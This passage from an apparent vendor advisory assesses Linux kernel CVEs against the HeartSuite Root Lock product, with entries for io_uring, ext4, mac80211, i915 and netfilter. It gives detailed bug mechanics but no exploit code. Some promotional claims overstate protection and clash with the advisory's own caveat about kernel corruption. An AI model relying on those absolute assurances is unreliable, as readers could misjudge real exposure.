Status: Not Affected on 5.19.6; Not exploitable on 6.18.9-hs Component: epoll — event polling subsystem (CONFIG_EPOLL) Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) — CNA (kernel.org) Score on Root Lock: 0.0 — 5.19.6 is outside the affected range; on 6.18.9-hs the linked-epoll close race is not constructible from the allowlist Affected range: 6.4 through 6.18.32; also narrow LTS windows 5.15.209–5.15.x and 6.1.175–6.1.177. 5.19.6 is not in range. Production 6.18.9-hs remains in range until base ≥ 6.18.33 Upstream fix: a6dc643c6931 (mainline); stable 6.18.33+
This CVE describes a use-after-free in ep_remove(). When one epoll instance monitors another, a concurrent close() can clear file->f_ep and then keep using that struct file while __fput() frees the watched struct eventpoll. The construction turns the race into an attacker-controlled free against the wrong slab cache and privilege escalation to root.
CONFIG_EPOLL=y is compiled in on both fielded kernels. That is not enough for 5.19.6: the mainline introduction is 6.4 (58c9b016e128). 5.19.6 predates that change, so the 5.19.6 ep_remove path is not the vulnerable one.
On 6.18.9-hs the vulnerable interleaving is present until a 6.18.33+ base. Reaching it requires allocating two specifically linked epoll instances and driving the close ordering from a dedicated program. No such program appears in the Root Lock allowlist. An attacker who has already gained root cannot add one: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot. The kernel therefore refuses to run a dropped exploit binary.
The trigger cannot be reached on any default Root Lock deployment.
If your 6.18.9-hs deployment adds a program that performs the linked-epoll close pattern to the allowlist, treat this CVE as Affected at 7.8 HIGH and apply the standard backstop.
CVE-2024-47685
Status: Score on Root Lock 0.0 — trigger not present in default configuration
Component: nf_reject_ipv6 — IPv6 netfilter TCP RST generation (CONFIG_NF_REJECT_IPV6, CONFIG_IP6_NF_TARGET_REJECT) Base Score: 9.1 CRITICAL (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H) Score on Root Lock: 0.0 — trigger not present; HeartSuite installs no ip6tables REJECT rules Upstream fix: Linux 4.19.323, 5.4.285, 5.10.227, 5.15.168, 6.1.113, 6.6.54, 6.10.13, 6.11.2 (5.19 branch is EOL; no backport — not required for HS)
This CVE describes an information disclosure in the IPv6 netfilter TCP reset path. When the kernel sends a TCP RST packet in response to a connection rejected by an ip6tables rule, nf_reject_ip6_tcphdr_put() allocates a TCP header via skb_put() without zeroing the buffer. The function then writes every field in the header explicitly except the four reserved bits (th->res1) in byte 12. Those bits retain whatever value was in the allocated kernel memory region. The RST packet is sent with that uninitialized content on the wire.
CONFIG_NF_REJECT_IPV6=y and CONFIG_IP6_NF_TARGET_REJECT=y are compiled in. The code path exists in this kernel. The vulnerable function has five callers across the kernel source. In this configuration only ip6t_REJECT.c is built in. The other four callers (nft_reject_ipv6, nft_reject_inet, nft_reject_bridge, nft_reject_netdev) are gated by CONFIG_NF_TABLES=m. The boot latch preloads nft_reject_ipv6 and nft_reject_inet before it sets kernel.modules_disabled=1. It does not preload nft_reject_bridge or nft_reject_netdev. Reaching the vulnerable code therefore requires an active ip6tables rule using REJECT --reject-with tcp-reset on IPv6 traffic. The Root Lock install scripts and service unit contain no ip6tables rules of any kind. If you manually add such a rule, this path becomes exposed.
Lockdown does not patch the vulnerability mechanism — the kernel still places uninitialized bits into the packet header if the path is reached. However, the program allowlist and Lockdown together make the triggering condition unreachable in practice.
To trigger this CVE, you must first add an ip6tables rule with REJECT --reject-with tcp-reset. That requires running ip6tables with root privilege. In Lockdown, HeartSuite’s program allowlist is enforced at the kernel level for every user including root: a program without a valid allowlist entry cannot execute regardless of the caller’s privilege level. Network management utilities such as ip6tables have no allowlist entry on a production HeartSuite deployment, so root cannot run them and the rule cannot be added.
Lockdown closes the remaining path. Even if an attacker gained root and attempted to add ip6tables to the allowlist first, Lockdown blocks every mechanism for doing so: FS_IOC_SETFLAGS (the ioctl used by chattr) returns EPERM for all callers during lockdown, so immutable flags cannot be cleared from the allowlist database files; mount(), fsmount(), and move_mount() all return EPERM, blocking any bind-mount or remount workaround; and the HeartSuite reactivation path is disabled, preventing the service from being reconfigured to accept new entries.
The result is a two-layer guarantee: the program allowlist prevents the trigger from being established, and Lockdown ensures the allowlist cannot be modified to enable the tools that would establish it. A 9.1 CRITICAL CVE that requires setting up an ip6tables REJECT rule becomes unreachable by any user, including root, once Lockdown is in force.
CVE-2022-41674, CVE-2022-42719, CVE-2022-42720
Status: Not exploitable
Component: mac80211 — 802.11 wireless stack (CONFIG_MAC80211) Base Scores: CVE-2022-42719: 8.8 HIGH (AV:A); CVE-2022-41674: 8.1 HIGH (AV:A); CVE-2022-42720: 7.8 HIGH (AV:A) Score on Root Lock: 0.0 — no WiFi hardware present; attack vector (frame injection via wireless NIC) has no path to execution Affected range: Linux 5.19.x before 5.19.16 Upstream fix: Linux 5.4.218–219, 5.10.148–149, 5.15.74, 5.19.16, 6.0.2
These three CVEs cover memory corruption in the mac80211 multi-BSSID scanning path, exploitable by an attacker who can inject 802.11 management frames:
CVE-2022-41674 (CVSS 8.1) — buffer overflow in ieee80211_bss_info_update() in net/mac80211/scan.c triggered by a crafted beacon or probe response with a malformed multi-BSSID element
CVE-2022-42719 (CVSS 8.8) — use-after-free when parsing a multi-BSSID element, exploitable to crash the kernel or gain privilege
CVE-2022-42720 (CVSS 7.8) — refcounting bugs in multi-BSS handling reachable through the same scanning path
CONFIG_MAC80211=y is compiled in and 5.19.6 is within the affected version range for all three. The entry point is ieee80211_scan_rx() in net/mac80211/rx.c, which has a single caller: the hardware NIC interrupt RX path. A physical WiFi NIC must be present, registered, and receiving frames for any of these paths to execute. CONFIG_MAC80211_HWSIM (software WiFi simulator) is not set. On server deployments without a WiFi interface the code paths are unreachable.
If exploited on a deployment with WiFi hardware, all three CVEs lead to kernel memory corruption that can escalate to root. At that point Lockdown constrains everything the attacker can do with that root access.
HeartSuite makes the allowlist database files immutable before Lockdown is engaged. Once Lockdown is active, FS_IOC_SETFLAGS returns EPERM for all callers (kernel/ioctl.c), so root cannot use chattr to clear those immutable flags and rewrite the allowlist. mount(), fsmount(), and move_mount() all return EPERM (kernel/namespace.c), blocking any bind-mount or remount attempt to shadow or replace the allowlist files. HeartSuite reactivation is disabled during Lockdown, so the service cannot be reconfigured to accept new entries through any path.
Lockdown’s allowlist adds a further constraint on program execution: every execution is checked at the kernel level, applying equally to root. An attacker who has gained root cannot execute a backdoor program they drop onto the filesystem — it has no allowlist entry, and the kernel refuses to run it regardless of file ownership or permission bits.
CVE-2023-0266
Status: Not exploitable
Component: ALSA PCM — in-kernel sound subsystem (CONFIG_SND) Base Score: 7.9 HIGH (AV:L/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H) Score on Root Lock: 0.0 — no audio hardware present; no /dev/snd devices; ioctl path unreachable Affected range: Linux 5.16 through 6.1.5 Upstream fix: Linux 4.14.303, 4.19.270, 5.4.229, 5.10.163, 5.15.88, 6.1.6 (5.19 branch is EOL; no backport — not required for HS)
This CVE describes a use-after-free in the ALSA PCM control interface. SNDRV_CTL_IOCTL_ELEM_READ and SNDRV_CTL_IOCTL_ELEM_WRITE (32-bit compat variants) are missing locks that allow a local user to trigger a use-after-free and gain elevated privilege.
CONFIG_SND=y is compiled in and 5.19.6 falls within the affected range. Reaching the vulnerable code requires an ALSA-accessible sound device. Server deployments without audio hardware have no /dev/snd devices and no reachable path to this ioctl.
If exploited on a deployment with audio hardware, the CVE achieves local privilege escalation to root. At that point Lockdown constrains everything the attacker can do with that root access.
The allowlist database files are made immutable before Lockdown is engaged. Once Lockdown is active, FS_IOC_SETFLAGS returns EPERM for all callers (kernel/ioctl.c), so root cannot use chattr to clear those immutable flags and rewrite the allowlist. mount(), fsmount(), and move_mount() all return EPERM (kernel/namespace.c), blocking any bind-mount or remount attempt to shadow or replace the allowlist files. HeartSuite reactivation is disabled during Lockdown, so the service cannot be reconfigured to accept new entries through any path.
Lockdown’s allowlist adds a further constraint on program execution: every execution is checked at the kernel level, applying equally to root. An attacker who has gained root cannot execute a backdoor program they drop onto the filesystem — it has no allowlist entry, and the kernel refuses to run it regardless of file ownership or permission bits.
CVE-2022-4139
Status: Not exploitable
Component: i915 GPU driver (CONFIG_DRM_I915) Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) Score on Root Lock: 0.0 — no i915 GPU present; GPU context entry point unreachable Affected range: Linux 5.16 through 6.0.10 Upstream fix: Linux 5.4.226, 5.10.157, 5.15.81, 6.0.11 (5.19 branch is EOL; no backport — not required for HS)
This CVE describes an incorrect TLB flush in the Intel i915 GPU driver. When GPU memory mappings are changed, a missing or incorrect TLB invalidation can leave stale translation entries active, allowing writes to land in the wrong physical pages. This can corrupt kernel memory and is exploitable by a local user with access to a GPU context to gain elevated privilege.
CONFIG_DRM_I915=y is compiled in and 5.19.6 falls within the affected range. Reaching the vulnerable path requires an Intel i915 GPU to be present and accessible. Deployments without i915 hardware have no reachable path to this driver.
The vulnerable path never opens. The bug exists in the source — not on this system.
CVE-2023-2236, CVE-2022-3910
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: io_uring — asynchronous I/O subsystem (CONFIG_IO_URING) Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) Score on Root Lock: 7.1–7.3 HIGH — Lockdown reduces MI: High→Low (no allowlist modification, no persistence, no backdoors); C and A remain High; score stays within the HIGH band Affected ranges: CVE-2023-2236: 5.19 through 6.0.10; CVE-2022-3910: 5.18 through 5.19.10 Upstream fix: CVE-2023-2236: 6.0.11; CVE-2022-3910: 5.19.11 (5.19 branch is EOL for CVE-2023-2236; CVE-2022-3910 fix was in-branch but 5.19.6 predates it)
What this means for an attacker:
Both CVEs describe use-after-free conditions in io_uring’s fixed file management, exploitable by a local user to gain root:
CVE-2023-2236 — double fput() in the io_install_fixed_file() path. When an async open operation installs a fixed file and encounters an error, io_install_fixed_file() calls fput(file) at its error label; the caller then calls fput(file) a second time. The file’s reference count reaches zero while the object is still referenced, producing a use-after-free.
CVE-2022-3910 — improper reference count update in io_uring’s fixed file handling that leads to a use-after-free and local privilege escalation.
Why the score is not 0.0:
CONFIG_IO_URING=y is compiled in on 5.19.6 and on the 6.18.9-hs kernel that ships. The upstream fix is already in 6.18.9-hs. On 5.19.6 the io_uring_setup syscall has no capability gate — any local user can create an io_uring ring and reach both vulnerable paths. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
These constraints are why the Score on Root Lock reflects a reduced MI (High→Low): root cannot modify the allowlist, cannot install persistent backdoors, and cannot survive a reboot. Confidentiality and Availability impacts remain High, reflecting that an attacker with a live root session can still read data and disrupt services within the bounds of already-permitted processes.
A more sophisticated exploit could use the kernel use-after-free to directly corrupt kernel data structures before surfacing in userspace. In that scenario Lockdown’s API-level restrictions are not the binding constraint — the corruption happens below the layer where those checks operate. This is why the Score on Root Lock does not reach 0.0: the io_uring path is reachable by any local user, and pre-userspace kernel corruption is outside the scope of what Lockdown addresses.
CVE-2024-0775
Status: Not exploitable
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 6.7 MEDIUM (AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — mount(MS_REMOUNT) blocked by Lockdown; ext4 remount entry point unreachable
Affected range: kernels through 6.7.2, 6.6.15, 6.1.79, 5.15.148, 5.10.211, 5.4.270, 4.19.308 (5.19 branch is EOL; no backport)
Upstream fix: Linux 6.7.3, 6.6.16, 6.1.80, 5.15.149, 5.10.212, 5.4.271, 4.19.309
This CVE describes a use-after-free in the __ext4_remount() error path in fs/ext4/super.c. When a remount operation fails and rolls back to saved options, the function restores quota file name pointers via rcu_assign_pointer(sbi->s_qf_names[i], old_opts.s_qf_names[i]) and then frees the displaced current pointer via kfree(to_free[i]). If the success path has already freed those names at the earlier kfree(old_opts.s_qf_names[i]) call, the error path operates on already-freed memory. The CVE requires CAP_SYS_ADMIN (implicit in PR:H) because mount(MS_REMOUNT) is a privileged operation.
CONFIG_EXT4_FS=y is compiled in and 5.19.6 falls within the affected range. ext4 is the primary filesystem on a Debian 11 server. __ext4_remount() is reached exclusively via mount(MS_REMOUNT) — a privileged operation that Lockdown blocks unconditionally. do_mount() returns EPERM whenever HS_locked_down() is true (kernel/namespace.c:4218), so root cannot call mount() at all; the CVE’s entry point is blocked at the syscall level before any ext4 code is reached. In Lockdown, the allowlist additionally prevents execution of any exploit program that would invoke the remount path.
CVE-2023-52530
Status: Not exploitable
Component: mac80211 wireless stack (CONFIG_MAC80211)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no WiFi NIC present; WoWLAN path unreachable
Affected range: kernels through 6.7.3, 6.6.18, 6.1.81, 5.15.150, 5.10.214, 5.4.273, 4.19.311 (5.19 branch is EOL; no backport)
Upstream fix: Linux 6.7.4, 6.6.19, 6.1.82, 5.15.151, 5.10.215, 5.4.274, 4.19.312
This CVE describes a use-after-free in the mac80211 WoWLAN (Wake on Wireless LAN) GTK rekey path. When ieee80211_gtk_rekey_add() installs a new group temporal key, it calls ieee80211_key_link(). If the new key is identical to the one already installed — the KRACK protection path — ieee80211_key_link() frees the new key via ieee80211_key_free_unused(key) and returns 0 to signal that the reinstall was silently accepted. ieee80211_gtk_rekey_add() treats the 0 return as success, skips the error branch, and returns &key->conf — a pointer into the object that was just freed. The caller receives a dangling pointer to freed ieee80211_key memory.
CONFIG_MAC80211=y is compiled in. The entry point ieee80211_gtk_rekey_add() guards itself with WARN_ON(!local->wowlan): it requires WoWLAN to be active, which in turn requires a WiFi NIC with WoWLAN firmware support, a wireless interface, and an active station association. No WiFi network interface card is present on a server deployment. Without WiFi hardware, mac80211 creates no wireless interfaces and neither the rekey path nor any other mac80211 code path is reachable.
If exploited on a deployment with WiFi hardware and WoWLAN active, the CVE leads to kernel memory corruption that can escalate to root. At that point Lockdown constrains everything the attacker can do with that root access.
The allowlist database files are made immutable before Lockdown is engaged. FS_IOC_SETFLAGS returns EPERM for all callers (kernel/ioctl.c), so root cannot use chattr to clear those immutable flags and rewrite the allowlist. mount(), fsmount(), and move_mount() all return EPERM (kernel/namespace.c), blocking any bind-mount or remount attempt to shadow or replace the allowlist files. HeartSuite reactivation is disabled during Lockdown, so the service cannot be reconfigured to accept new entries through any path.
Lockdown’s allowlist adds a further constraint on program execution: every execution is checked at the kernel level, applying equally to root. An attacker who has gained root cannot execute a backdoor program they drop onto the filesystem — it has no allowlist entry, and the kernel refuses to run it regardless of file ownership or permission bits.
CVE-2023-52612
Status: Not exploitable
Component: kernel crypto framework — scomp interface (CONFIG_CRYPTO)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_INET_IPCOMP not compiled; no compression algorithm registered; scomp_acomp_comp_decomp() unreachable
Affected range: kernels prior to stable fixes in the 6.7.x, 6.6.x, 6.1.x, 5.15.x, 5.10.x, and 5.4.x series (5.19 branch is EOL; no backport)
Upstream fix: merged in Linux 6.8-rc; backported across active stable series
This CVE describes a buffer overflow in the kernel software compression (scomp) interface in crypto/scompress.c. The scomp_acomp_comp_decomp() function uses a per-CPU scratch buffer of SCOMP_SCRATCH_SIZE bytes as working space. If the caller provides a req->dst scatter list smaller than SCOMP_SCRATCH_SIZE, the function still caps req->dlen to SCOMP_SCRATCH_SIZE and then copies the full output — up to that size — into req->dst via scatterwalk_map_and_copy(). No check verifies that req->dst can hold req->dlen bytes before the copy. A caller who controls req->dst and triggers a compression or decompression that fills the scratch buffer can write beyond the end of the destination scatter list.
The scomp interface is the software-side of the kernel’s acomp (asynchronous compression) API. It is not a general-purpose path used by dm-crypt, TLS, or cipher operations — it exists exclusively to service IPsec compression transforms (IPCOMP, RFC 3173). scomp_acomp_comp_decomp() is only reached when a compression algorithm is registered with the scomp backend and a caller submits a request to it. On Root Lock there are no such callers and no such registrations:
# CONFIG_INET_IPCOMP is not set — the IPv4/IPv6 IPsec compression module is not compiled; no IPCOMP transform can be configured
# CONFIG_CRYPTO_DEFLATE is not set — DEFLATE not compiled; not registered with scomp
# CONFIG_CRYPTO_LZ4 is not set — LZ4 not compiled; not registered with scomp
# CONFIG_CRYPTO_ZSTD is not set — ZSTD not compiled; not registered with scomp
With no compression algorithm registered, the scomp backend has no handler to dispatch to. CONFIG_CRYPTO=y means the crypto framework is present, but framework presence is not trigger reachability. The trigger cannot be reached on any Root Lock deployment.
CVE-2024-26654
Status: Not exploitable
Component: ALSA AICA Dreamcast sound driver (CONFIG_SND_AICA)
Base Score: 7.0 HIGH (AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — driver not compiled in; no code path exists
Upstream fix: merged in Linux 6.8; backported across active stable series (5.19 branch is EOL; no backport — not required for HS)
This CVE describes a use-after-free caused by a circular scheduling race between dreamcastcard->timer and spu_dma_work in the AICA Yamaha sound chip driver (sound/sh/aica.c). The timer callback aica_period_elapsed() schedules spu_dma_work via schedule_work(); the work handler then re-arms the timer via mod_timer(). spu_begin_dma() independently schedules the work and arms the timer in the same call. These two execution paths can race against each other and against card teardown, producing a use-after-free on the snd_card_aica object while the timer or work item is still pending.
CONFIG_SND_AICA is not set in the Root Lock kernel. sound/sh/aica.c is gated by obj-$(CONFIG_SND_AICA) in sound/sh/Makefile and is not compiled. There is no AICA driver code present in the running kernel — not merely absent hardware, but absent code. An attempt to reach this path has no code to execute. The Root Lock kernel predates the upstream fix, but the fix is not required: it patches code that was never compiled in.
CVE-2024-26704
Status: Not exploitable
Component: ext4 filesystem — online defragmentation (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — EXT4_IOC_MOVE_EXT ioctl only reached by defragmentation tools; none in Root Lock allowlist
Affected range: kernels prior to stable fixes in the 6.8.x, 6.7.x, 6.6.x, 6.1.x, 5.15.x, 5.10.x, and 5.4.x series (5.19 branch is EOL; no backport)
Upstream fix: merged in Linux 6.8; backported across active stable series
This CVE describes a use-after-free in ext4_move_extents() in fs/ext4/move_extent.c, reachable via the EXT4_IOC_MOVE_EXT ioctl. The function moves file extents between an original inode and a donor inode. If the first move operation fails, o_start has not advanced past orig_blk, so *moved_len is set to zero. Preallocation blocks set up for orig_inode and donor_inode are discarded only when *moved_len is non-zero — the guard at move_extent.c:692. With *moved_len == 0, those preallocations are never discarded, leaving stale preallocation state that produces a use-after-free when the preallocations are later released. The EXT4_IOC_MOVE_EXT ioctl requires only write access to the file — no CAP_SYS_ADMIN, consistent with the PR:L CVSS score.
CONFIG_EXT4_FS=y is compiled in and 5.19.6 falls within the affected range. The EXT4_IOC_MOVE_EXT ioctl is the sole entry point to the vulnerable ext4_move_extents() path; it is invoked by extent-defragmentation tools (e4defrag) and not by normal filesystem read or write operations. No defragmentation tool appears in the Root Lock allowlist, and the kernel blocks any process without an allowlist entry from executing. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
If your deployment adds e4defrag or any other extent-defragmentation tool to the Root Lock allowlist, the EXT4_IOC_MOVE_EXT ioctl becomes reachable and this CVE applies at its base score of 7.8 HIGH. Treat it as Affected and apply the standard backstop logic.
CVE-2024-26842
Status: Not exploitable
Component: UFS host controller driver (CONFIG_SCSI_UFSHCD)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — driver not compiled in; no code path exists
Upstream fix: merged in Linux 6.8; backported across active stable series (5.19 branch is EOL; no backport — not required for HS)
This CVE describes an out-of-bounds memory access in the UFS host controller driver’s MCQ (Multi-Circular Queue) mode. When task_tag >= 32 and sizeof(unsigned int) == 4, the expression 1U << task_tag is undefined behaviour in C — shifting a 32-bit value by 32 or more positions. In practice this produces incorrect bitmask values in the per-queue task tracking, allowing the computed mask to index outside the valid task range and corrupt adjacent memory.
CONFIG_SCSI_UFSHCD is not set in the Root Lock kernel. The UFS host controller driver is not compiled, and no UFS source files are present under drivers/scsi/ufs/ in the kernel tree. The prior claim that “ufshcd is compiled in but never bound to hardware” was incorrect — the driver does not exist in the running kernel image at all. The Root Lock kernel predates the upstream fix, but the fix is not required: it patches code that was never compiled in.
CVE-2022-48662
Status: Not exploitable
Component: Intel i915 DRM driver — i915_perf (CONFIG_DRM_I915)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no Intel display GPU present
Affected range: Linux 5.19.x before 5.19.16; 5.15.x before 5.15.74; earlier stable series also affected
Upstream fix: Linux 5.19.16, 5.15.74, 5.10.148, 5.4.218, 4.19.263 (fix landed within the 5.19 branch before it reached EOL; 5.19.6 predates it)
This CVE describes a use-after-free in the i915 performance monitoring subsystem (i915_perf.c). During OA register reconfiguration, i915_perf iterates i915->gem.contexts.list under i915->gem.contexts.lock. For each entry it acquires a reference via kref_get_unless_zero() and then drops the spin lock to call gen8_configure_context(). After the call it re-acquires the lock and calls list_safe_reset_next(ctx, cn, link) to advance the iteration cursor — dereferencing ctx->link. The assumption is that holding a reference prevents the context from being unlinked. It does not: a concurrent thread can remove ctx from the list while its refcount is non-zero. When list_safe_reset_next dereferences ctx->link after the lock is re-acquired, it reads from freed or repurposed list-head memory.
CONFIG_DRM_I915=y is compiled in and 5.19.6 falls within the affected range. No Intel integrated or discrete display GPU is present on a server deployment. Without GPU hardware, DRM device nodes are not created and the i915_perf entry point is unreachable. This follows the established pattern for i915 CVEs — see CVE-2022-4139.
If exploited on a deployment with i915 hardware, the CVE leads to kernel memory corruption that can escalate to root. At that point Lockdown constrains everything the attacker can do with that root access.
The allowlist database files are made immutable before Lockdown is engaged. FS_IOC_SETFLAGS returns EPERM for all callers (kernel/ioctl.c), so root cannot use chattr to clear those immutable flags and rewrite the allowlist. mount(), fsmount(), and move_mount() all return EPERM (kernel/namespace.c), blocking any bind-mount or remount attempt to shadow or replace the allowlist files. HeartSuite reactivation is disabled during Lockdown, so the service cannot be reconfigured to accept new entries through any path.
Lockdown’s allowlist adds a further constraint on program execution: every execution is checked at the kernel level, applying equally to root. An attacker who has gained root cannot execute a backdoor program they drop onto the filesystem — it has no allowlist entry, and the kernel refuses to run it regardless of file ownership or permission bits.
CVE-2024-26934
Status: Not exploitable
Component: USB core (CONFIG_USB)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no USB interface device on headless HS server; deadlock race unreachable
Affected range: 4.11–6.8
Upstream fix: 6.8.2 series
Among the attribute file callback routines in drivers/usb/core/sysfs.c, interface_authorized_store() is the only one that acquires a device lock on an ancestor device. It delegates immediately to usb_deauthorize_interface() (drivers/usb/core/message.c), which takes device_lock(dev->parent) first (line 1792) and then device_lock(dev) (line 1795). This lock ordering diverges from other USB subsystem paths, creating an ABBA deadlock when a concurrent bind or configuration operation holds the interface device lock and waits to acquire the parent lock while usb_deauthorize_interface() holds the parent lock and waits for the child. The deadlock stalls the USB subsystem and can produce a kernel hang. The HS 5.19.6 kernel carries the unpatched interface_authorized_store() at drivers/usb/core/sysfs.c:1172 and the unchanged usb_deauthorize_interface() at drivers/usb/core/message.c:1792.
CONFIG_USB=y is compiled in and 5.19.6 falls within the affected range. Triggering the ABBA deadlock race requires writing to the /sys/.../authorized sysfs attribute of an enumerated USB interface device while a concurrent USB operation is in progress. Root Lock runs on headless server hardware with no external USB devices connected; no USB interface device is enumerated, so the sysfs path does not exist and the race condition is unreachable. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-26939
Status: Not exploitable
Component: Intel i915 DRM driver (CONFIG_DRM_I915)
Base Score: 7.0 HIGH (AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no Intel display GPU present
Affected range: pre-6.8
Upstream fix: 6.8 series
Object debugging tools were sporadically reporting illegal attempts to free a still-active i915 VMA object when parking a GT believed to be idle: [161.359441] ODEBUG: free active object type: i915_active. When the GPU’s Graphics Tile (GT) transitions to the parked (powered-down) state, i915_vma_parked() (drivers/gpu/drm/i915/i915_vma.c:1729) iterates the gt->closed_vma list of VMAs marked for deferred destruction. For each candidate it calls i915_gem_object_trylock() (line 1758) and, on success, calls i915_vma_destroy() (line 1760) immediately — without checking whether the VMA’s embedded i915_active tracker has reached zero. If outstanding GPU command-buffer work still holds a live reference through that tracker, the object is freed while completion callbacks continue to dereference it, producing a use-after-free with attacker-controlled timing on the GPU side.
CONFIG_DRM_I915=y is compiled in. No Intel integrated or discrete display GPU is present on this server deployment. Without display hardware, DRM device nodes are not created and the GT power-management paths that call i915_vma_parked() are never reached. The environmental score reflects this: the vulnerable code path is structurally unreachable on the deployed hardware configuration.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2022-48689
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: TCP receive zerocopy (CONFIG_INET)
Base Score: 7.0 HIGH (AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 6.5 MEDIUM — Lockdown reduces MI: High→Low; AC:H reduces exploitability (Exp=1.05 vs 1.83 for AC:L)
Affected range: 4.14–pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
What this means for an attacker:
A syzbot report identified a misuse of pfmemalloc page status in TCP zerocopy receive paths. In tcp_zerocopy_receive() (net/ipv4/tcp.c:2086), socket buffer fragment pages are collected into a batch (line 2178: page = skb_frag_page(frags)) and mapped directly into userspace via vm_insert_pages(). No page_is_pfmemalloc() check is performed before adding a fragment page to the batch. Pages allocated from pfmemalloc reserves (used to break memory-pressure deadlocks in the network receive path) carry special lifecycle accounting; mapping them into userspace circumvents that accounting. A local attacker who can induce a pfmemalloc allocation into the TCP receive path can map a reserve page into their own address space, potentially corrupting page refcount state in ways that lead to privilege escalation.
Why the score is not 0.0:
CONFIG_INET=y is compiled in and 5.19.6 falls within the affected range. The TCP zerocopy receive path (TCP_ZEROCOPY_RECEIVE ioctl on a connected socket) is reachable by any local user with network access. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2022-48701
Status: Not exploitable
Component: USB audio driver (CONFIG_SND_USB_AUDIO)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — driver not compiled in
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
There may be a bad USB audio device with a USB ID of (0x04fa, 0x4201) and fewer than 4 interfaces; an out-of-bounds read bug occurs when the USB audio stream parser iterates altsettings. The Dallas DS4201 workaround at sound/usb/stream.c:1108 unconditionally caps num = 4 regardless of how many altsettings the device actually reports. If a malicious or malformed device presents that USB ID with fewer than 4 altsettings, the loop at line 1111 accesses iface->altsetting[i] beyond the bounds of the array, leaking kernel memory.
CONFIG_SND_USB_AUDIO is not set in the HS 5.19.6 configuration. The USB audio driver — including the vulnerable sound/usb/stream.c altsetting parser — is not compiled into the kernel image. A USB device with this ID cannot be claimed by any USB audio driver, and the vulnerable code path does not exist on this system.
CVE-2022-48702
Status: Not exploitable
Component: EMU10K1 audio driver (CONFIG_SND_EMU10K1)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — driver not compiled in
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
The voice allocator sometimes begins allocating from near the end of the array and then wraps around; however snd_emu10k1_pcm_channel_alloc() accesses the voices array without the wrapping modulo that the allocator itself uses. The round-robin allocator in sound/pci/emu10k1/voice.c:42 uses i %= NUM_G to keep indices in bounds, but sound/pci/emu10k1/emupcm.c:127 assigns multichannel voices as &emu->voices[epcm->voices[0]->number + i] with no % NUM_G guard. When the allocator places the first voice near the end of the 64-entry array and more than one voice is requested, the addition exceeds array bounds, producing an out-of-bounds read and write that can corrupt adjacent kernel memory.
CONFIG_SND_EMU10K1 is not set in the HS 5.19.6 configuration. The EMU10K1 driver — including the vulnerable sound/pci/emu10k1/emupcm.c channel allocator — is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2022-48695
Status: Not exploitable
Component: mpt3sas SCSI driver (CONFIG_SCSI_MPT3SAS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — driver not compiled in
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
